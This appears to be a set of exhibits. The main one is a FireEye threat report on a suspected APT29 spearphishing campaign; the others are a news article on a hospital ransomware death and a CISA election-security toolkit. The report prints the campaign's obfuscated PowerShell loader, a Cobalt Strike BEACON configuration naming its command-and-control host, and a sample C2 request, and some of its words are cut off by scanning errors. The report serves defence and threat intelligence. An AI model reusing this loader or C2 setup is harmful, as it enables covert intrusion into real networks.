ZIP Code

Website URL

Employer ID Number *(EIN)*

Exchange Visitor Hours Per Week

Compensation
Stipend ☐ Yes ☐ No If yes, how much? per
Non-Monetary Compensation ☐ Yes ☐ No If yes, value? per

Workers' Compensation Policy
☐ Yes ☐ No If yes, Name of Carrier

Does your Workers' Compensation policy cover exchange Visitors? ☐ Yes ☐ No, exempt ☐ No, but equivalent coverage

Number of FT Employees Onsite at Location

Annual Revenue
☐ $0 to $3 Million ☐ $3 Million to $10 Million ☐ $10 Million to $25 Million ☐ $25 Million or More

SECTION 3: CERTIFICATIONS

Trainee/Intern - I certify that:

1. I have reviewed, understand, and will follow this Training/Internship Placement Plan (T/IPP);
2. I am entering into this Exchange Visitor Program in order to participate as a Trainee or Intern as delineated in this T/IPP and not simply to engage in labor or work within the United States.
3. I understand that the intent of the Exchange Visitor Program is to allow me to enhance my skills and gain exposure to U.S. culture and business in a way that will be useful to me when I return home upon completion of my program.
4. I understand that my internship/training will take place only at the organization listed on this T/IPP and that working at another organization while on the Exchange Visitor Program is prohibited.
5. I will contact the Sponsor at the earliest available opportunity regarding any concerns, changes in, or deviations from this T/IPP.
6. I will respond in a timely way to all inquiries and monitoring activities of my sponsor.
7. I will follow all of my sponsor's guidelines required for my participation in my program.
8. I will contact the U.S. Department of State's Bureau of Educational and Cultural Affairs (ECA) at the earliest possible opportunity if I believe that my sponsor or supervisor (as set forth on page 3, section 4), is not providing me with a legitimate internship or training, as delineated on my T/IPP; and
9. I declare and affirm under penalty of perjury that the statements and information made herein are true and correct to the best of my knowledge, information and belief. The law provides severe penalties for knowingly and willfully falsifying or concealing a material fact, or using any false document in the submission of this form.

Printed Name of Trainee/Intern

Date (mm-dd-yyyy)

Figure 1: Decoy document content

Similarities to Older Activity

activity has TTP and targeting overlap with previous activity, suspected to be APT29. The ious LNK used in the recent spearphishing campaign, ds7002.lnk (MD5:

Additional overlap was observed in the targeting and tactics employed in the phishing campaigns responsible for distributing these LNK file. Previous APT29 activity targeted some of the same recipients of this email campaign, and APT29 has leveraged large waves of emails in previous campaigns.

Outlook and Implications

Analysis of this activity is ongoing, but if the APT29 attribution is strengthened, it would be the first activity uncovered from this sophisticated group in at least a year. Given the widespread nature of the targeting, organizations that have previously been targeted by APT29 should take note of this activity. For network defenders, whether or not this activity was conducted by APT29 should be secondary to properly investigating the full scope of the intrusion, which is of critical importance if the elusive and deceptive APT29 operators indeed had access to your environment.

Technical Details

Phishing

Emails were sent from DOSOneDriveNotifications-svCT-Mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a02
with the subject Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you. The distribution of emails varied significantly between the affected organizations. While most targeted FireEye customers received three or fewer emails, some received significantly more, with one customer receiving 136.

Each phishing email contained a unique malicious URL, likely for tracking victim clicks. The pattern of this URL is shown in Figure 2.

Figure 2: Malicious URL structure

Outside of the length of the sender email address, which may have been truncated on some recipient email clients, the attacker made little effort to hide the true source of the emails, ding that they were not actually sent from the Department of State. Figure 3 provides a cted snapshot of email headers from the phishing message.

```
x-originating-ip: [38.95.111.206]
Content-Type: multipart/related;
boundary="_006_be8cb28cc2d94191ba7e0f255ffedc82ccnsmail1ccnsint_";
type="multipart/alternative"
X-VPM-MSG-ID: 95b1385c-b6b7-41c0-a325-78a3da074b3f
X-VPM-HOST: svcZixOut1.era.citon.com
X-VPM-GROUP-ID: a8c9574c-90ee-42a6-89ae-7e83e474c27b
X-VPM-ENC-REGIME: Plaintext
X-VPM-IS-HYBRID: 0
Return-Path: dosonedrivenotifications-svct-
mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm.org
MIME-Version: 1.0
```

Figure 3: Redacted email headers

The malicious links are known to have served two variants of the file ds7002.zip. The first variant (MD5: 3fccf531ff0ae6fedd7c586774b17a2d), contained ds7002.lnk (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c). ds7002.lnk was a malicious shortcut (LNK) file that contained an embedded BEACON DLL and decoy PDF, and was crafted to launch a PowerShell command. On execution, the PowerShell command extracted and executed the Cobalt Strike BEACON backdoor and decoy PDF. The other observed variant of ds7002.zip (MD5: 658c6fe38f95995fa8dc8f6cfe41df7b) contained only the benign decoy document. The decoy document ds7002.pdf (MD5: 313f4808aa2a2073005d219bc68971cd) appears to have been downloaded from hxxps://eforms.state.gov/Forms/ds7002.PDF.

The BEACON backdoor communicated with the C2 domain pandorasong[.]com (95.216.59[.]92). The domain leveraged privacy protection, but had a start of authority (SOA) record containing vleger@tutanota.com.

Our analysis indicates that the attacker started configuring infrastructure approximately 30 days prior to the attack. This is a significantly longer delay than many other attackers we track. Table 1 contains a timeline of this activity.

Time	Event	Source
2018-10-15 15:35:19Z	pandorasong[.]com registered	Registrant Information
2018-10-15 17:39:00Z	pandorasong[.]com SSL certificate established	Certificate Transparency
2018-10-15 18:52:06Z	Cobalt Strike server established	Scan Data
2018-11-02 10:25:58Z	LNK Weaponized	LNK Metadata
2018-11-13 17:58:41Z	3fccf531ff0ae6fedd7c586774b17a2d modified	Archive Metadata

Execution

Upon execution of the malicious LNK, ds7002.lnk (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c), the following PowerShell command was executed:

```
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -ep bypass
$zk='JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYjY7JHRiPSJkczcwMDIubG5
rljtpZiAoLW5vdChUZXN0LVBhdGggJHRiKSI7JG9lPUdldC1DaGlsZEl0ZW0gLVBhdGggJE
Vudjp0ZW1wIC1GaWx0ZXIgJHRiIC1SZWN1cnNlO2lmICgtbm90ICRvZSkge2V4aXR9W
0lPLkRpcmVjdG9yeV06OlNldEN1cnJlbnREaXJlY3RvcnkoJG9lLkRpcmVjdG9yeU5hbWUp
O30kdnp2aT1OZXctT2JqZWN0IElPLkZpbGVTdHJlYW0gJHRiLCdPcGVuJywnUmVhZCcsJ
1JlYWRXcml0ZSc7JG9lPU5ldy1PYmplY3QgYnl0ZVtdKCR2Y3EtJHB0Z3QpOyRyPSR2en
ZpLlNlZWsoJHB0Z3QsW0IPLlNlZWtPcmlnaW5dOjpCZWdpbik7JHI9JHZ6dmkuUmVhZC
gkb2UsMCwkdmNxLSRwdGd0KTskb2U9W0NvbnZlcnRdOjpGcm9tQmFzZTY0Q2hhckFy
cmF5KCRvZSwwLCRvZS5MZW5ndGgpOyR6az1bVGV4dC5FbmNvZGluZ106OkFTQ0lJL
kdldFN0cmluZygkb2UpO2lleCAkems7';$fz='FromBase'+0x40+'String';$rhia=[Text.E
ncoding]::ASCII.GetString([Convert]::$fz.Invoke($zk));iex $rhia;
```

This command included some specific obfuscation, which may indicate attempts to bypass specific detection logic. For example, the use of 'FromBase'+0x40+'String', in place of FromBase64String, the PowerShell command used to decode base64.

The decoded command consisted of additional PowerShell that read the content of ds7002.lnk from offset 0x5e2be to offset 0x623b6, base64 decoded the extracted content, and executed it as additional PowerShell content. The embedded PowerShell code decoded to the following:

```
$ptgt=0x0005e2be;
$vcq=0x000623b6;
$tb="ds7002.lnk";
if(-not(Test-Path $tb))
{
$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;
if(-not $oe)
{
  exit
}
[IO.Directory]::SetCurrentDirectory($oe.DirectoryName);

$vi=New-Object IO.FileStream $tb,'Open','Read','ReadWrite';
```

When the decoded PowerShell is compared to the older 2016 PowerShell embedded loader (Figure 4), it's clear that similarities still exist. However, the new activity leverages randomized variable and function names, as well as obfuscating strings contained in the script.




Figure 4: Shared functions to loader in older activity (XOR decode function and CopyFilePart)

The PowerShell loader code is obfuscated, but a short de-obfuscated snippet is shown as follows. The decoy PDF and BEACON loader DLL are read from specific offsets within the LNK, decoded, and their contents executed. The BEACON loader DLL is executed with the export function "PointFunctionCall":

```
[TRUNCATED]
$jzffhy = [IO.FileAccess]::READ
$gibisec = myayxvj $("ds7002.lnk")
$oufgke = 0x48bd8
$wabxu = 0x5e2be - $oufgke
$lblij = bygtqi $gibisec $oufgke $wabxu $("%TEMP%\ds7002.PDF") Invoke-Item
$((lylyvve @((7,(30 + 0x34 - 3),65,(84 - 5),(-38 + 112),(-16 + 0x25 + 52))) 35))
$oufgke = 0x0dd8
$wabxu = 0x48bd8 - $oufgke
$yhcgpw = bygtqi $gibisec $oufgke $wabxu $("%LOCALAPPDATA%\cyzfc.dat") if
($ENV:PROCESSOR_ARCHITECTURE -eq $("AMD64")) { & ($("rundll32.exe")) $(",")
$("PointFunctionCall") }
```

Dropped

- Decoy document

The dropped BEACON loader DLL was executed by RunDll32.exe using the export function "PointFunctionCall":

"C:\Windows\system32\rundll32.exe"
C:\Users\Administrator\AppData\Local\cyzfc.dat, PointFunctionCall

The BEACON payload included the following configuration:


```
authorization_id: 0x311168c
dns_sleep: 0
http_headers_c2_post_req:
 Accept: */*
 Content-Type: text/xml
 X-Requested-With: XMLHttpRequest
 Host: pandorasong.com
http_headers_c2_request:
 Accept: */*
 GetContentFeatures.DLNA.ORG: 1
 Host: pandorasong[.]com
 Cookie:  __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
jitter: 17
named_pipes: \\\\%s\\pipe\\msagent_%x
process_inject_targets:
 %windir%\\syswow64\\rundll32.exe
 %windir%\\sysnative\\rundll32.exe
beacon_interval: 300
c2:
 conntype: SSL
 host: pandorasong[.]com
 port: 443
c2_urls:
 pandorasong[.]com/radio/xmlrpc/v45
 pandorasong[.]com/access/
c2_user_agents: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

vork Communications

GET /access/?version=4&lid=1582502724&token=ajlomeomnmeapoagcknffjaehikhmpep
Bdhmoefmcnoiohgkkaabfoncfninglnlbmnaahmhjjfnopdapdaholmanofaoodkiokobenhjd
Mjcmoagoimbahnlbdelchkffojeobfmnemdcoibocjgnjdkkbfeinlbnflaeiplendldlbhnhjmbg
agigjniphmemcbhmaibmfibjekfcimjlhnlamhicakfmcpljaeljhcpbmgblgnappmkpbcko
HTTP/1.1
Accept: */*
GetContentFeatures.DLNA.ORG: 1
Host: pandorasong.com
Cookie: __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko
Connection: Keep-Alive
Cache-Control: no-cache

Similarities to Older Activity

Figure 5 and Figure 6 show the overlapping characteristics between the LNK used in the recent spear phish emails, ds7002.lnk (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c), compared to a suspected APT29 LNK from the November 2016 attack that led to the SPIKERUSH backdoor, 37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk (MD5: f713d5df826c6051e65f995e57d6817d).






Figure 6: LNK characteristics: new activity (left) and old activity (right)

In addition to similar LNK characteristics, the PowerShell command is very similar to the code from the older sample that executed the SPIKERUSH backdoor. Some of the same variable names are retained in this new version, as seen in Figure 7 and Figure 8.




Figure 7: Embedded PowerShell: new activity (left) and old activity (right)




Figure 8: Shared string obfuscation logic: new LNK activity (left) and old VERNALDROP activity (right)

Indicators

Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you	Phishing email subject
https://www.jmj[.]com/personal/nauerthn_state_gov/*	Malware hosting location on likely compromised legitimate domain
pandorasong[.]com	BEACON C2
95.216.59[.]92	Resolution of pandorasong[.]com
2b13b244aafe1ecace61ea1119a1b2ee	SSL certificate for pandorasong[.]com
3fccf531ff0ae6fedd7c586774b17a2d	Malicious ZIP archive MD5
658c6fe38f95995fa8dc8f6cfe41df7b	Benign ZIP archive MD5
6ed0020b0851fb71d5b0076f4ee95f3c	Malicious LNK file MD5
313f4808aa2a2073005d219bc68971cd	Benign decoy PDF MD5
16bbc967a8b6a365871a05c74a4f345b	BEACON DLL MD5
%APPDATA%\Local\cyzfc.dat	BEACON DLL file path
%TEMP%\ds7002.PDF	Benign decoy PDF file path

Table 2: Indicators

Related Samples

37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk (MD5: f713d5df826c6051e65f995e57d6817d)

FireEye Detection

FireEye detected this activity across our platform. Table 3 contains the specific detection names that applied to this activity.

Product	Detection names

Threat Analytics Platform	WINDOWS METHODOLOGY [PowerShell Base64 String] WINDOWS METHODOLOGY [Rundll32 Roaming] WINDOWS METHODOLOGY [PowerShell Script Block Warning] WINDOWS METHODOLOGY [Base64 Char Args] TADPOLE DOWNLOADER [Rundll Args] INTEL HIT - IP [Structured Threat Reputation-Based] INTEL HIT - FQDN [Structured Threat Reputation-Based] [DNS] INTEL HIT - FQDN [Structured Threat Reputation-Based] [Non-DNS] INTEL HIT - FILE HASH [Structured Threat Reputation-Based]

Table 3: FireEye product detections

Link to RSS feed

Security Validation
Attack Surface Management
Threat Intelligence
Digital Threat Monitoring
Managed Defense

Digital Risk Protection
Insider Threats
Cyber Security Skills Gap
Election Security
Government Cyber Security
Manufacturing
Cyber Threat Visibility
Attack Surface Visibility
Cyber Preparedness
Detection and Response
Financial Services Cyber Security

Services

Services Overview
Incident Response
Strategic Readiness
Cyber Security Transformation
Technical Assurance
View all Services (48)
Expertise on Demand

Mandiant Academy

Overview
Education Formats
Upcoming Courses
On-Demand Courses
Certifications
ThreatSpace Cyber Range
Free Course Sneak Peaks

Resources

Resource Center
Blog
sts

Company

About Us
Careers
Events

Infographics
White Papers
Datasheets

Partners

Partners Overview
Technology Partners
Cyber Risk Partners
Service Partners
Channel Partners
Partner Portal

Connect with Mandiant

Contact Us
Report an Incident
Customer Support
Email Preferences
Customer Success
Media Inquiries

EXHIBIT 5

Cyber Attack Suspected in German Woman's Death

Prosecutors believe the woman died from delayed treatment after hackers attacked a hospital's computers. It could be the first fatality from a ransomware attack.


By Melissa Eddy and Nicole Perlroth
Sept. 18, 2020

BERLIN — The first known death from a cyberattack was reported Thursday after cybercriminals hit a hospital in Düsseldorf, Germany, with so-called ransomware, in which hackers encrypt data and hold it hostage until the victim pays a ransom.

The ransomware invaded 30 servers at University Hospital Düsseldorf last week, crashing systems and forcing the hospital to turn away emergency patients. As a result, German authorities said, a woman in a life-threatening condition was sent to a hospital 20 miles away in Wuppertal and died from treatment delays.

The attack is the first reported death from a cyberattack. Hospitals have been a frequent target for cybercriminals, particularly ransomware attacks, because the need to access health records and computer systems creates urgency that increases the likelihood that victims will pay their extortionists.

"Hospitals can't afford downtime, which means they may be more likely to pay — and quickly with minimal negotiation — to restore their services," Brett Callow, a threat analyst at Emsisoft, the New Zealand security firm, said Friday. "That makes them a prime target."

The most aggressive reported attacks on health care facilities to date were North Korea's 2017 "WannaCry" ransomware attack, which froze British hospitals and forced doctors to cancel surgeries and turn patients away, and a Russian "NotPetya" attack one month later, which forced hospitals in rural Virginia and across Pennsylvania to turn away patients whose records they could no longer access.

The WannaCry attacks were eventually mitigated by a hacker who found a way to neutralize the attacks, but much of the data seized in NotPetya was never recovered. No deaths were reported from either attack, but security experts said it was only a matter of time.

"This was absolutely inevitable," said Mr. Callow. "We are fortunate it hasn't happened sooner."

Ransomware has become a scourge in the United States, and hospitals are among the softest targets. In 2019, 764 American health care providers — a record — were hit by ransomware. Emergency patients were turned away from hospitals, medical records were inaccessible and in some cases permanently lost, surgical procedures were canceled, tests postponed and 911 services interrupted.

But little has been done to deter the attacks and the responses of targeted institutions are often shrouded in secrecy. Despite F.B.I. advisories warning victims not to pay their extortionists, cyber insurers have advised victims to pay ransoms, calculating that the payments are still cheaper than the cost to clean up and recover data.

The attacks cost organizations more than $7.5 billion in 2019, according to Emsisoft, a cybersecurity firm that tracks ransomware attacks. An increasing number of victims are choosing to pay, as many as three of four, according to one recent survey of 500 senior executives conducted by Infrascale, a security company.

The payouts have emboldened cybercriminals, who have been upping their ransom demands by millions of dollars in recent years. Last year, cybercriminals demanded $14 million worth of bitcoin in a ransomware attack that affected 110 nursing homes across the United States.

While there was a slight dip in attacks in the first six months of 2020, amid the pandemic, the onslaught has resumed pace. Just last week, the University Hospital in New Jersey was hit with ransomware, and subsequently saw patient medical records published on the internet.

Other major American health centers hit with ransomware this year were Boston's Children's Hospital, which saw more than 500 affiliate pediatric offices hit last February and, in June, Arkansas Children's Hospital in Little Rock, among the largest children's hospitals in the United States.

According to Emsisoft, nearly 10 percent of ransomware victims now see their data leaked online, a jarring development for hospitals, who are legally responsible for protecting medical data.

It is not clear whether cybercriminals intended to take University Hospital Düsseldorf's systems hostage, or if the hospital was collateral damage in an attack on a university. The ransom note was addressed to Heinrich Heine University, which is affiliated with the hospital, not to the hospital itself.

Police in Düsseldorf contacted attackers via the ransom note to explain that the hospital, not the university, had been impacted, putting patients' health at risk. Attackers stopped the attack and turned over the encryption key to unlock the data — a development that also appears to be the first of its kind — before dropping correspondence.

German prosecutors are now investigating possible manslaughter charges against the cybercriminals. But it is highly unlikely arrests will be made. The vast majority of ransomware outfits are based in Russia, where authorities have protected hackers from extradition.

To date, Russian hackers have only been arrested while traveling abroad. In 2016, a Russian cybercriminal was arrested while vacationing in Prague on charges he hacked LinkedIn, the social network, and other American companies.

And in 2014, American Secret Service agents coordinated with authorities in the Maldives to extradite a Russian cybercriminal to Guam. The hacker was later found guilty on 38 counts of hacking U.S. retailers and sentenced to 27 years in prison. Russian officials called the extradition a "kidnapping."

Germany's Federal Agency for Security in Information Technology said Thursday that the attackers breached the hospital using a hole in Citrix software that was patched last January. Because the hospital failed to update its software, cybercriminals were able to use the flaw to break in and encrypt data.

On Friday, cybersecurity experts said they hoped the death from the ransomware attack would be a wake-up call to regulators and IT administrators that more needs to be done to prevent and deter the attacks.

EXHIBIT 6

Cybersecurity Toolkit and Resources to Protect Elections

As the lead federal agency responsible for national election security </topics/election-security>, CISA—through the Joint Cyber Defense Collaborative (JCDC) </joint-cyber-defense-collaborative>—has compiled a **toolkit of free services and tools** intended **to help state and local government officials, election officials, and vendors** enhance the cybersecurity and cyber resilience of U.S. election infrastructure. This toolkit includes free tools, services, and resources provided by CISA, JCDC members, and others across the cybersecurity community.

How To Use This Toolkit

First, use the Election Security Risk Profile Tool <https://www.eac.gov/app/esa> to assess your risk. The tool, developed by CISA and the U.S. Election Assistance Commission, can help state and local election officials understand

the range of risks they face and how to prioritize their mitigation efforts. With this tool, you can:

- Address areas of greatest risk.
- Ensure that technical cybersecurity assessments and services are meeting critical needs.
- Gain a sound analytic foundation for managing election security risk with key partners at the federal, state, and local level.

Preliminary Actions to Defend Against Common Cyber Threats:

Before using the toolkit to address specific threats, take the following actions to establish your cybersecurity baseline:

- Implement free CISA Cyber Hygiene Services Vulnerability Scanning </cyber-hygiene-services>.
- Keep systems and software updated and prioritize remediating known exploited vulnerabilities </known-exploited-vulnerabilities-catalog>.
- Follow password best practices, e.g., multifactor authentication enforcement, password manager.
- Make and secure offline backups of data.

Once you understand your risks and capability gaps, use the below resources to learn more about how you can better protect against cybersecurity threats.

Resources

The resources featured in this toolkit are grouped based on three threat categories:

1. Phishing,
2. Ransomware, and
3. Distributed denial of service

Officials seeking to secure election infrastructure should carefully review each section to identify tools and services appropriate to address their primary risks.

The services and tools are aligned with the *Protect* and *Detect* functions of the NIST Cybersecurity Framework <https://www.nist.gov/cyberframework>. *Protect* outlines safeguards to ensure the delivery of critical services and *Detect* defines activities to identify the occurrence of a cybersecurity event.

Note: This toolkit is not comprehensive. CISA applies neutral principles and criteria to add items and maintains sole and unreviewable discretion over the determination of items included. CISA does not attest to the suitability or effectiveness of these services and tools for any particular use case. CISA does not endorse any commercial product or service. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply their endorsement, recommendation, or favoring by CISA.

Category 1: Phishing

Phishing attacks use email, text messaging, social media, and/or malicious websites to solicit personal information or to trick individuals into downloading malicious software. Cyber threat actors often use elections and political events to capture attention and lure recipients into clicking a link or downloading a file

that contains malicious code. Election officials are often required to open email attachments, which could contain malicious payloads, to facilitate election administration processes (e.g., absentee ballot applications).

Services that help protect against phishing attempts

Election Security Risk in Focus: Phishing </resources-tools/resources/ris phishing-training>

CISA's free training on phishing details phishing types, detection, and impacts with an em election infrastructure-related risks and available resources.

Cisco OpenDNS Home <https://signup.opendns.com/homefree/>

OpenDNS blocks phishing websites that try to steal a user/organization identity and login by pretending to be a legitimate website.

Cloudflare DNS resolver with malware filter

<https://developers.cloudflare.com/1.1.1.1/1.1.1.1-for-families>

Cloudflare DNS resolver with malware filter is a private and fast DNS resolver that preven user/organization devices from accessing known malware threats.

Quad9 <https://quad9.net/>

Quad9's DNS platform is designed to prevent computers and devices from connecting to r phishing sites.

Google Advanced Protection Program

<https://urldefense.us/v3/__https:/landing.google.com/advancedprotection/__;!!bclruov5cvtbuni!t4ik8 mq5wetxwaq9vatxckjpcgi-odmet_78brzim1-lxgiq8_km4e4chrw7lq$>

The Google Advanced Protection Program safeguards users with high visibility and sensit information from targeted online attacks. New protections are automatically added to defe today's wide range of threats.

Google Web Risk <https://cloud.google.com/web-risk>

A User Protection Service from Google Cloud designed to reduce the risk of threats target generated content. Google Web Risk lets organizations compare URLs in their environme repository of more than one million unsafe URLs.

Services that help detect phishing attempts

Google Safe Browsing <https://safebrowsing.google.com/>

This toolset identifies known phishing and malware across the web and helps notify users and website owners of potential harm. It is integrated into many major products and provides tools to webmasters.

CrowdStrike Hybrid Analysis <https://www.hybrid-analysis.com/>

Inspects items using 70+ antivirus scanners and URL/domain blocklisting services, to extract signals from the studied content. Users can select files from computer via the browser and send to VirusTotal.

Category 2: Ransomware

Ransomware is malicious software designed to deny access to computer systems or data. In a ransomware attack, the ransomware actor encrypts systems and/or data, rendering them inaccessible to owners and users. In some cases, data is also taken (exfiltrated) from the user's computer or network. The actor demands payment to decrypt the systems and/or data. However, paying this ransom does not guarantee the user will regain access to their systems and/or data; these assets can be permanently lost or leaked.

For elections, a ransomware attack could leak or deny access to voter registration data, unofficial results reporting, and other sensitive information. It could also inhibit access to important election systems during critical operational periods, such as registration and candidate filing deadlines.

Services that help protect against ransomware attacks

CISA Free Ransomware Services

CISA offers free services and training to protect organizations against ransomware.

Microsoft controlled folder access/ransomware protection in Windows

Controlled folder access in Windows helps protect against threats like ransomware by safeguarding folders, files, and memory areas on the device from unauthorized changes by unfriendly applications.

Microsoft Windows Backup and Restore

This tool sets up automatic backups of Windows 10 and 11 operating systems to an external drive or network location.

Zscaler's Ransomware Risk Assessment

<https://testmydefenses.com/ransomware-assessment/>

Assesses an organization's ability to 1. counteract a ransomware infection and its spread and 2. to resume operations after an infection. Scans defenses against ransomware-specific intrusion, lateral movement, and exfiltration methods.

Cisco Immunet Antivirus <https://www.immunet.com/>

A malware and antivirus protection system for Windows that utilizes cloud computing to provide enhanced community-based security.

Google Drive for desktop

